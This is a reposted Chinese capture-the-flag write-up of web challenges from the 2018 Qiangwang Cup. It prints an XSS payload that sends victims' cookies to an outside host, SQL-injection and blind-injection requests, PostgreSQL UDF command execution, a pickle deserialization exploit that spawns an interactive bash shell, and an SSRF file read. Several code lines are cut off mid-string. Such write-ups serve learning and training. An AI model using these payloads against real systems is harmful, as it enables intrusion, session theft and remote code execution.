第二届强网杯Web Writeup

转载

dengzhasong7076 于 2018-03-27 00:42:00 发布 225 收藏
文章标签： php python 开发工具
原文链接：http://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html

By: l3m0n@Syclover

WEB 签到

http://39.107.33.96:10000
右键源码可获得提示
第一层用数组

```
param1[]=1&param2[]=a
```

第二层依旧是用数组

```
param1[]=1&param2[]=a
```

第三层参考文章
https://crypto.stackexchange.com/questions/1434/are-there-two-known-strings-which-have-the-same-md5-hash-value

```
curl -v http://39.107.33.96:10000/ -H "Cookie: PHPSESSID=8iflkrd5vocvllro75oekanat3" --data "param1=M%C9h%F
```

Share your mind


题目描述

```
http://39.107.33.96:20000
Please help me find the vulnerability before I finish this site!
hint：xss bot使用phantomjs，版本2.1.1
hint2 : xss的点不在report页面
```


```
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>Now you can write...</title>
    <link href="/static/css/bootstrap.min.css" rel="stylesheet">
    <link href="/static/css/dashboard.css" rel="stylesheet">
  </head>

  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container-fluid">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">QWB's Share System</a>
        </div>
        <div id="navbar" class="navbar-collapse collapse">
          <ul class="nav navbar-nav navbar-right">
            <li><a href="#">testabc</a></li>
            <li><a href="/index.php/logout/">logout</a></li>
          </ul>
        </div>
      </div>
    </nav>

    <div class="container-fluid">
      <div class="row">
        <div class="col-sm-3 col-md-2 sidebar">
          <ul class="nav nav-sidebar">
            <li><a href="/index.php/view">Overview</a></li>
            <li><a href="/index.php/add">Write article</a></li>
            <li><a href="/index.php/report">Reports</a></li>
            <li><a href="/index.php/export">Export</a></li>
            <li><a href="/index.php/about">About</a></li>
          </ul>
        </div>
        <div class="col-sm-9 col-sm-offset-3 col-md-10 col-md-offset-2 main">
            <div class="jumbotron">
                <h1>Uncompleted Share System</h1>
                <p></p>
                <p>I'm trying to write a idea share system for QWB, but I am too wea
                <p>what's more surprising is that someone told me this uncompleted s
                <p>So, Could you please help me to find the vulnerability and report
            </div>
        </div>
      </div>
    </div>


    <script src="static/js/jquery.min.js"></script>
    <script src="/static/js/bootstrap.min.js"></script>
  </body>
</html>
```


可以看到这里jquery.min.js前面没有/来限制，存在rpo漏洞

被一些同学私聊了一下，可能对rpo没理解到。可以看下图，主要是因为路由的存在，导致加载的js是可自己定义的。



以前遇到的rpo都是css方面，因为css语法没有那么严格，所以可以存在很多脏字符，但是js语法比较严，页面内容必须无脏字符才行。

```
http://39.107.33.96:20000/index.php/view/article/784/%2f..%2f..%2f..%2f..%2f
```



这里面对一些特殊符号也进行了实体化编码，所以加载payload就使用了`eval(String.fromCharCode(97))`的形式

获取当前根目录的cookie:

```
b=document.cookie;a="<img src=//ip/"+btoa(b)+">";document.write(a);
```


打回来的数据提示`Try to get the cookie of path "/QWB_fl4g/QWB/"`，也就是要获取不同目录下的cookie。可以通过iframe来加载，最后来获取iframe里面的cookie。

```
var i = document.createElement("iframe");
i.setAttribute("src", "/QWB_fl4g/QWB/");
document.body.appendChild(i);
i.addEventListener( "load", function(){
  var content = i.contentWindow.document.cookie;
  location='//ip/'+btoa(content);
}, false);
```

最后可拿到flag: `flag=QWB%7Bflag_is_f43kth4rpo%7D; HINT=Try to get the cookie of path "/QWB_fl4g/QWB/"`

Three hit

这个题目是一个二次注入，注入点首先是注册用户处，age只能输入数字型，我们可以通过hex编码一下



获取flag

```
POST /index.php?func=register HTTP/1.1
Host: 39.107.32.29:10000

username=l3m0n23&age=0x393939393939393939393939393920756e696f6e2073656c65637420312c2873656c65637420666c6167
```

彩蛋

题目描述

```
http://106.75.97.46:8080/phrackCTF/

建设报名网站初期，测试人员发现了构建文件中部分jar版本未更新导致的有意思的RCE，git地址：https://github.com/zjlywjh001/
```

rce稍后研究一下，是shiro反序列漏洞


这里也存在一个非预期，就是postersql端口开放了，并且密码有泄露。

docker搭建版

```
107  RUN    /etc/init.d/postgresql start &&\
108      psql --command "ALTER USER postgres WITH PASSWORD 'ZUBkij7Z';" &&\
109      createdb -O postgres phrackCTF -E 'UTF8' &&\
110      psql phrackCTF postgres -f /tmp/phrackCTF-team.sql &&\
111      psql phrackCTF postgres -f /tmp/countries.sql
112
113
```

UDF提权

```
SELECT lo_create(9023);

insert into pg_largeobject values (9023, 0, decode('7f454c460201010000000000000000003003e0001000000000d000
insert into pg_largeobject values (9023, 1, decode('xxx', 'hex'));
insert into pg_largeobject values (9023, 2, decode('xxx', 'hex'));
insert into pg_largeobject values (9023, 3, decode('xxx', 'hex'));
insert into pg_largeobject values (9023, 4, decode('xxx', 'hex'));
insert into pg_largeobject values (9023, 5, decode('xxx', 'hex'));

SELECT lo_export(9023, '/tmp/testeval.so');

执行命令：
CREATE OR REPLACE FUNCTION sys_eval(text) RETURNS text AS '/tmp/lib_postgresqludf_sys.so', 'sys_eval' LANGU

select sys_eval('id');
```



删除函数

```
drop function sys_eval
```

Python is the best language

质量很高的题目，也已经有师傅把writeup写的很完好了... python writeup

对于python2再做一些记录

本地搭建flask的时候还遇上点坑，创建数据库的时候加入下面代码

```
SQLALCHEMY_DATABASE_URI = "mysql://root:123456@localhost/flask?charset=utf8"
engine=create_engine(SQLALCHEMY_DATABASE_URI,echo=True)
Base=declarative_base()

...

Base.metadata.create_all(engine)
```

总共分为三步：
1、绕过沙盒
2、找到触发点，生成session文件名的规则
3、导出反序列的字符串到文件

第一步出题人误以为了不导入的模块就不需要做封堵了，所以`subprocess.Popen`、`subprocess.call`可以被调用

第二步，生成session文件名是`md5('bdwsessions'+cookie名)`

第三步，登录的时候就可以进行文件导出，导出的时候一定要用dumpfile...被outfile坑了。

```
abc' union select unhex('aaa'),null,null,null,null,null into dumpfile '/tmp/ffff/59dbc12f95f9e1064020d248ad
```

最后的Exp:

```
import os
import cPickle
import subprocess
import socket
import binascii
import hashlib

def md5(s, raw_output=False):
    res = hashlib.md5(s.encode())
    if raw_output:
        return res.digest()
    return res.hexdigest()

def _get_filename(key):

    key = key.encode('utf-8')  # XXX unicode review
    hash = md5(key)
    print hash

print _get_filename('bdwsessionslemon')

# Exploit that we want the target to unpickle
class Exploit(object):
    def __reduce__(self):
        return (subprocess.call, (['bash','-c','{echo,xxxx}|{base64,-d}|{bash,-i}'],))
def serialize_exploit():
    shellcode = cPickle.dumps(Exploit())
    return shellcode

print binascii.b2a_hex(serialize_exploit())
```

当然其实对于触发，还有另外一种，不需要找到session名的生成方式。

```
103     def _list_dir(self):
104         return [os.path.join(self._path, fn) for fn in os.listdir(self._path)
105                 if not fn.endswith(self._fs_transaction_suffix)]
106
107     def _prune(self):
108         entries = self._list_dir()
109         if len(entries) > self._threshold:
110             now = time()
111             for idx, fname in enumerate(entries):
112                 try:
113                     remove = False
114                     print fname
115                     with open(fname, 'rb') as f:
116                         expires = load(f)
117                     remove = (expires != 0 and expires <= now) or idx % 3 == 0
118
119                     if remove:
120                         os.remove(fname)
121                 except (IOError, OSError):
122                     pass
123
```

其中entries是整个session的个数，threshold是一个固定的数字，存在config.py里面的`SESSION_FILE_THRESHOLD = 1000`，也就是当session文件超过1w的时候就会列取所有的session进行一个个的反序列化，也是可以触发的。

Wechat


出题人给出了公众后后面的地址，查看微信公众号的SDK可以发现可以通过一些xml数据进行发送

```
import requests

url = "http://39.107.33.77/"
content = "Test http://www.baidu.com TEAMKEY icq3be93d38562e68bc0a86368c2d6b2"

data = '''
<xml>
   <ToUserName><![CDATA[a]]></ToUserName>
   <FromUserName><![CDATA[1',(select content from note limit 3,1))--]]></FromUserName>
   <CreateTime>1348831860</CreateTime>
   <MsgType><![CDATA[text]]></MsgType>
   <Content><![CDATA[%s]]></Content>
   <MsgId>1234567890123456</MsgId>
   <AgentID>1</AgentID>
</xml>
''' % content

print requests.post(url,data=data).content
```

通过提示存在注入，可以得到以下信息

```
<xml>
<ToUserName><![CDATA[1',(select content from note limit 3,1))--]]></ToUserName>
<FromUserName><![CDATA[a]]></FromUserName>
<CreateTime>1521882365</CreateTime>
<MsgType><![CDATA[text]]></MsgType>
<Content><![CDATA[Success!
Start Time:You can leave me message here: http://wc.qwb.com:8088/leave_message.php
Over Time:Sat Mar 24 09:06:05 2018]]></Content>
<MsgId>1234567890123456</MsgId>
</xml>
```

绑定host: wc.qwb.com 的ip为39.107.33.77



其中message存在注入，限制的比较严格

```
POST /leave_message.php HTTP/1.1
Host: wc.qwb.com:8088

user=aaaaaaaaaaaaaaa&email=aaaa@qq.com&team=icq3be93d38562e68bc0a86368c2d6b2&message=1'-(sleep(ceil(pi())))
```

Request	Payload	Status	Error	Timeout	Length	Comment
32		200			327	
33	!	200			327	
34	"	200			327	
35	#	200			327	
36	$	200			327	
37	%	200			327	
38	&	200			327	
47	/	200			327	
59	;	200			327	
60	<	200			327	
62	>	200			327	
63	?	200			327	
91	[	200			327	
92	\	200			327	
93	]	200			327	
94	^	200			327	
96	`	200			327	
124	|	200			327	
126	~	200			327	
127		200			327	
128	€	200			327	
129	·	200			327	
130	-	200			327	
131		200			327	
132	_	200			327	
133		200			327	
134		200			327	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 26 Mar 2018 08:48:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 50
Connection: close
Content-Type: text/html; charset=UTF-8

<script> alert('Hacker!');history.go(-1);</script>
```

比如sleep函数参数里面不能用数字，可以使用`pi()`来绕过，另外就是select from部分。

```
message=12333'-(if(ascii(substring((select@b:=group_concat(username)from{cl0und.adminuser}),%s,1))like'%s',
```


这里字段都需要猜解，猜不到password字段

http://wc.qwb.com:8088/forgetpassword.php


利用密码找回功能，注入出code，找回管理员密码

进入后台后，发现有一段上传处，主要用于用户的头像上传。

文件上传后便会将图片的内容显示出来。



再往后面看htm中有一段注释。



其中urlink存在ssrf漏洞，没有限制协议以及后面的字符，当然大部分的特殊符号不能用，只能读取一些配置文件。

```
POST /getimg.php HTTP/1.1
Host: wc.qwb.com:8088
Cookie: PHPSESSID=cjq7naar02kajivdftljhj2h44

------WebKitFormBoundaryOXFwabnsGhrKdxyn
Content-Disposition: form-data; name="urlink"

file://wc.qwb.com:8088/etc/apache2/apache2.conf
------WebKitFormBoundaryOXFwabnsGhrKdxyn--
```

读取到apache的配置文件，可以看到内容。很郁闷，比赛的时候读取了这个文件，但是base64的内容没取完整导致没看到这部分，还是需要细心...

```
#<Directory /home/qwbweb/backdoor>
#       Port    23333
#   Options Indexes FollowSymLinks
#   AllowOverride None
#   Require all granted
#   Here is a Bin with its libc
#</Directory>
```

剩下的就是文件读取pwn程序，然后pwnpwnpwn了，太菜了，不会做。

教育机构

